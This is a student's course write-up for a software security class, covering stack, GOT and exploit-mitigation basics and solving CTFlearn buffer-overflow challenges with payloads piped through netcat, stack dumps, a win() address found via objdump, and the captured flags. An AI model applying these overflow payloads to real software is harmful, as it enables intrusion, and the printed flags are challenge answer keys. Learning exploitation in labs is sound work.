CSCI 420 – SOFTWARE SECURITY

MIA WEBER

05-03-2023

Capture The Flag (CTF)

CTF 101

Registers

- Register is a location in the processor that is able to store data.
- Acess to registers are effectively instantaneous unlike reads from main memory that can take hundreds of CPU cycles.
- Some registers are reserved for special purposes (on x86 the two reserved registers are rip and rsp which hold the address of the next instruction to execute and the address of the stack).

The Stack

- In x86 the stack is an area in RAM that was chosen to be the stack.
- Esp/rsp register holds the address in memory where the bottom of the stack resides. When something is pushed to the stack, esp decrements by 4 (or 8 on 64 bit). When something is popped from the stack the value at esp is retrieved and esp is incremented by 4 (or 8 on 64 bit).
- The stack is used for storing function arguments, storing local variables, and storing processor state between function calls.

Calling Conventions

- Shared libraries are used so that common code can be stored once and dynamically linked into programs that need it, reducing program size. Cdecl is the calling convention for 32-bit binaries and SysV is the calling convention for 64-bit.
- Calling conventions affect how arguments are passed to the program.

Global Offset Table (GOT)

- The GOT is a section inside of programs that holds addresses of functions that are dynamically linked.
- All dynamic libraries are loaded into memory along with the main program at launch, but functions are not mapped to their actual code until they're called.
- To avoid searching through shared libraries for every function call, the result of the lookup is stored in the GOT. The GOT contains pointers to libraries which move around due to ASLR and the GOT is writable. These are useful facts for ROP.
- Before the function's address has been resolved, the GOT points to an entry in the Procedure Linkage Table (PLT). This is a "stub" function which is responsible for calling the dynamic linker with the name of the function that should be resolved.

Buffers

- Buffer is any allocated space in memory where data can be stored.

- Because buffers commonly hold user input, mistakes when writing to them could result in attacker-controlled data being written outside of the buffer's space.

Buffer Overflow

- Vulnerability in which data can be written which exceeds the allocated space, allowing an attacker to overwrite other data.

Return Oriented Programming (ROP)

- ROP is the idea of chaining together small snippets of assembly with stack control to cause the program to do more complex things.

Binary Security

- Binary security is using tools and methods to secure programs from being manipulated and exploited.

No eXecute (NX)

- Also known as the Data Execution Prevention or DEP marks certain areas of the program as not executable, meaning that stored input or data cannot be executed as code. This prevents attackers from being able to jump to custom shellcode that they've stored on the stack or in a global var.

Address Space Layout Randomization (ASLR)

- ASLR is the randomization of the place in memory where the program, shared libraries, the stack, and the heap are.
- This makes it difficult for an attacker to exploit a service because knowledge about where the stack, heap, or libc can't be re-used between program launches.
- Typically, only the stack, heap, and shared libraries are ASLR enabled. It is rare for the main program to have ASLR enabled.

Stack Canaries

- Stack Canaries are a secret value placed on the stack which changes every time the program is started. Before the function returns the stack canary is checked and if it is modified then the program exits immediately.
- Leaking the address and brute forcing the canary are two methods which would allow us to get through the canary check.
- Situations where you might be able to leak a canary: user-controlled format string, user-controlled length of an output.

Relocation Read-Only (RELRO)

- Two RELRO modes: partial and full.
- Partial RELRO is the default setting in GCC and nearly all binaries will have at least partial RELRO. From an attacker point of view, it forces the GOT to come before the BSS in memory, eliminating the risk of a buffer overflow on a global variable overwriting GOT entries.
- Full RELRO makes the entire GOT read-only which removes the ability to perform a "GOT overwrite" attack where the GOT address of a function is overwritten with the location of another function or a ROP gadget an attacker wants to run.

The Heap

- The heap is a place in memory which a program can use to dynamically create objects. Creating objects on the stack has advantages: heap allocations can be dynamically sized and heap allocations “persist” when a function returns. There are also some disadvantages: heap allocations can be slower, and heap allocations must be manually cleaned up.

Heap Exploitation


- A heap overflow is a vulnerability where more data than can fit in the allocated buffer is read in. This could lead to heap metadata corruption, or other heap objects which could provide a new attack surface.
- Use After Free (UAF) - must free the memory after allocation in order to prevent memory leaks.

Format String Vulnerability

- Format String Vulnerability is a bug where user input is passed as the format arguments to printf, scanf, or another function in that family.
- The format argument has many different specifications which could allow an attacker to leak data if they control the format argument to printf. Since printf and other similar functions are variadic functions, they will continue popping data off the stack according to the format.

Intro to Pwntools on TryHackMe


There were lot of interesting and useful exercises on the TryHackMe Intro to Pwntools tutorial. In the introduction section I opened and set up the virtual machine that is going to be utilized for the tutorial. In the checksec section we can determine if the binaries have stack protections like RELRO, Stack Canaries, NX, PIE, and RWX enabled or disabled. We also supplied a long series of chars into the program to verify that we can exploit the program. In the Cyclic section we use the cyclic tool in order to overflow the stack with a pattern to determine where the IP is. Our end goal is to overwrite the eip so we need to determine what the offset is and how many bytes we need in order to set eip to our desired address. We also find the address we want to override the eip with so that we can find a flag. In the Networking section we connect to a remote host, construct a payload, and send the payload to the program to exploit the buffer vulnerability and get a flag. In the Shellcraft section we construct a payload that has NOP sled, padding, shellcode, and the new desired address for the eip. This is done in a python script so that we can automate the creation of this payload. When we run the python script, we are able to gain access to a root shell. In the Conclusion section we shut down the virtual machine and verify that all sections above were completed. The verification of all the completed sections of the Intro To Pwntools tutorial can be seen in the screenshot below.



CTF Challenges on CTFlearn

I. Practice Flag

For the practice flag challenge, the flag was provided in the instruction so in order to solve the challenge all that I needed to do was copy and paste the flag down below in the answer box. The main purpose of the practice flag challenge was to get used to the format that the flags will appear in.



II. Simple Bof

The first thing that we can do is input some sample text into the program to see what the stack diagram looks like in order to determine how many bytes we need to overflow.

```
Input some text: hhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhhdeadbeef

Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED CORRECT secret
0xffdf4f38 | 68 68 68 68 68 68 68 68 |
0xffdf4f40 | 68 68 68 68 68 68 68 68 |
0xffdf4f48 | 68 68 68 68 68 68 68 68 |
0xffdf4f50 | 68 68 68 68 68 68 68 68 |
0xffdf4f58 | 68 68 68 68 68 68 68 68 |
0xffdf4f60 | 68 68 68 68 68 68 68 68 |
0xffdf4f68 | 64 65 61 64 62 65 65 66 |
0xffdf4f70 | 00 c5 ec f7 84 5f 5a 56 |
0xffdf4f78 | 88 4f df ff 11 3b 5a 56 |
0xffdf4f80 | a0 4f df ff 00 00 00 00 |

Uhmm... maybe you overflowed too much. Try deleting a few characters.
miaweber@~ $
```

We need to determine how much to overflow. We can see from the diagram that is provided when we run the program that 48 bytes need to be overwritten. We know which address we want to overwrite thanks to the color coding of the buffer addresses so we can send 48 bytes of junk (in the case below the letter “B”) and 4 bytes of the secret address (in the case below the placeholder for the address is the letter “C”). This sample payload is then sent to the program as seen in the screenshot below.


```
Wow you overflowed the secret value! Now try controlling the value of it!
miaweber@~ $ python3 -c 'print("B" * 48 + "C" * 4)' | nc thekidofarcrania.com 35235

Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED CORRECT secret
0xffd0ef28 | 00 00 00 00 00 00 00 00 |
0xffd0ef30 | 00 00 00 00 00 00 00 00 |
0xffd0ef38 | 00 00 00 00 00 00 00 00 |
0xffd0ef40 | 00 00 00 00 00 00 00 00 |
0xffd0ef48 | ff ff ff ff ff ff ff ff |
0xffd0ef50 | ff ff ff ff ff ff ff ff |
0xffd0ef58 | ef be ad de 00 ff ff ff |
0xffd0ef60 | c0 15 f6 f7 84 3f 5c 56 |
0xffd0ef68 | 78 ef d0 ff 11 1b 5c 56 |
0xffd0ef70 | 90 ef d0 ff 00 00 00 00 |

Input some text:
Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED CORRECT secret
0xffd0ef28 | 42 42 42 42 42 42 42 42 |
0xffd0ef30 | 42 42 42 42 42 42 42 42 |
0xffd0ef38 | 42 42 42 42 42 42 42 42 |
0xffd0ef40 | 42 42 42 42 42 42 42 42 |
0xffd0ef48 | 42 42 42 42 42 42 42 42 |
0xffd0ef50 | 42 42 42 42 42 42 42 42 |
0xffd0ef58 | 43 43 43 43 00 ff ff ff |
0xffd0ef60 | c0 15 f6 f7 84 3f 5c 56 |
0xffd0ef68 | 78 ef d0 ff 11 1b 5c 56 |
0xffd0ef70 | 90 ef d0 ff 00 00 00 00 |

Wow you overflowed the secret value! Now try controlling the value of it!
miaweber@~ $
```

We can see that this is the correct number of bytes and that 43 (the value of C) is printed in the correct location where the secret buffer address should belong. Now all that is left is to substitute the actual buffer address in for the placeholder value “C”. This can be seen below. It is important to remember to use the hex notation \x00 as well as put the values in little endian so that they are read back correctly.


When it comes to determining the correct address that we want to overflow the secret buffer address with we see the comparison line in the code that checks to see if two addresses are equal before displaying the flag. This comparison line can be seen in the screenshot below.

```
// Check if secret has changed.
if (secret == 0x67616c66) {
  puts("You did it! Congratuations!");
  print_flag(); // Print out the flag. You deserve it.
  return;
} else if (notsecret != 0xffffff00) {
  puts("Uhmm... maybe you overflowed too much. Try deleting a few characters.");
} else if (secret != 0xdeadbeef) {
  puts("Wow you overflowed the secret value! Now try controlling the value of it!");
} else {
  puts("Maybe you haven't overflowed enough characters? Try again?");
}
```

From this info we know that the secret buffer address should be overwritten with the address 0x67616c66 (which is “flag” in ASCII). Therefore, we can override the buffer by entering “flag” after our junk of “A” s. This can be seen in the screenshot below. This step could also be done by entering the address in the correct syntax but since the address has an ASCII representation, we can much more easily simply use python to print the address in its ASCII representation.




We can see that this correctly overflowed the buffer, and the flag was given to us: CTFlearn{buffer_0verflows_4re_c00l!}. We can enter this flag on the website to verify that we are correct. The completion of this CTF challenge can be seen in the screenshot below.



III. RIP my Bof

We can run the program with a sample input of a bunch of “A” s in order to view the stack representation and determine how many bytes of junk we need to pass the program before the return address that we want. The results of running the program with that simple input can be seen in the screenshot below.



As we can tell from the stack representation provided, we need to provide 60 bytes of payload to the program in order to overwrite the desired address (the red address in the stack representation).

We can verify the length of the payload and use a placeholder of 4 “B” s in order to verify that once we substitute the Bs for the correct address the overflow exploit will work. We can see this verification in the screenshot below. 41 the value of “A” is printed all the way down until the return address where 42 the value of “B” (the return address placeholder). Because the placeholder value is printed in the correct location, we can have confidence that once the placeholder is substituted with the actual return address the exploit will work.

```
miaweber@~ $ python3 -c 'print("A"*60 + "B"*4)' | nc thekidofarcrania.com 4902

Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED
  return address MODIFIED
0xfff99fb0 | 00 00 00 00 00 00 00 00 |
0xfff99fb8 | 00 00 00 00 00 00 00 00 |
0xfff99fc0 | 00 00 00 00 00 00 00 00 |
0xfff99fc8 | 00 00 00 00 00 00 00 00 |
0xfff99fd0 | ff ff ff ff ff ff ff ff |
0xfff99fd8 | ff ff ff ff ff ff ff ff |
0xfff99fe0 | c0 05 f9 f7 00 a0 04 08 |
0xfff99fe8 | f8 9f f9 ff 8b 86 04 08 |
Return address: 0x0804868b

Input some text:
Legend: buff MODIFIED padding MODIFIED
  notsecret MODIFIED secret MODIFIED
  return address MODIFIED
0xfff99fb0 | 41 41 41 41 41 41 41 41 |
0xfff99fb8 | 41 41 41 41 41 41 41 41 |
0xfff99fc0 | 41 41 41 41 41 41 41 41 |
0xfff99fc8 | 41 41 41 41 41 41 41 41 |
0xfff99fd0 | 41 41 41 41 41 41 41 41 |
0xfff99fd8 | 41 41 41 41 41 41 41 41 |
0xfff99fe0 | 41 41 41 41 41 41 41 41 |
0xfff99fe8 | 41 41 41 41 42 42 42 42 |
Return address: 0x42424242

timeout: the monitored command dumped core
miaweber@~ $
```

Now that we know how long our payload needs to be we need to determine where we want to return to in the program. As shown in the screenshot below, the desired function to return to is win().


```c
// Defined in a separate source file for simplicity.
void init_visualize(char* buff);
void visualize(char* buff);

void win() {
  system("/bin/cat /flag.txt");
}
```

We can use objdump in order to find the address of the win() function. It is important to make sure that you are located in the same directory as the server binary and the c file. We can see in the screenshot below that the address of the win function is 0x08048586. We need to convert that address to little endian which would be “\x86\x85\x04\x08”.

```
miaweber@pwn-simple-rip $ pwd
/Users/miaweber/Downloads/pwn-simple-rip
miaweber@pwn-simple-rip $ objdump -d server | grep win
08048586 <win>:
miaweber@pwn-simple-rip $
```

Now that we know how long our payload must be and the address that we wish to return to we can construct the payload. The payload will need to be sent to the program in order to overflow the buffer.

We can see the payload being constructed and sent to the program in the screenshot below. We can use the sample payload that we constructed above where we send 60 bytes of junk (“A” s) followed by the address in little endian format that we just found in the previous step. The result is that the flag is provided to us by the win() function. The flag is CTFlearn{c0ntr0ling_r1p_1s_n0t_t00_h4rd_abjkdlfa}.



We can input this flag to the CTFlearn website to verify that the flag is correct. The confirmation of the correct flag can be seen in the screenshot below.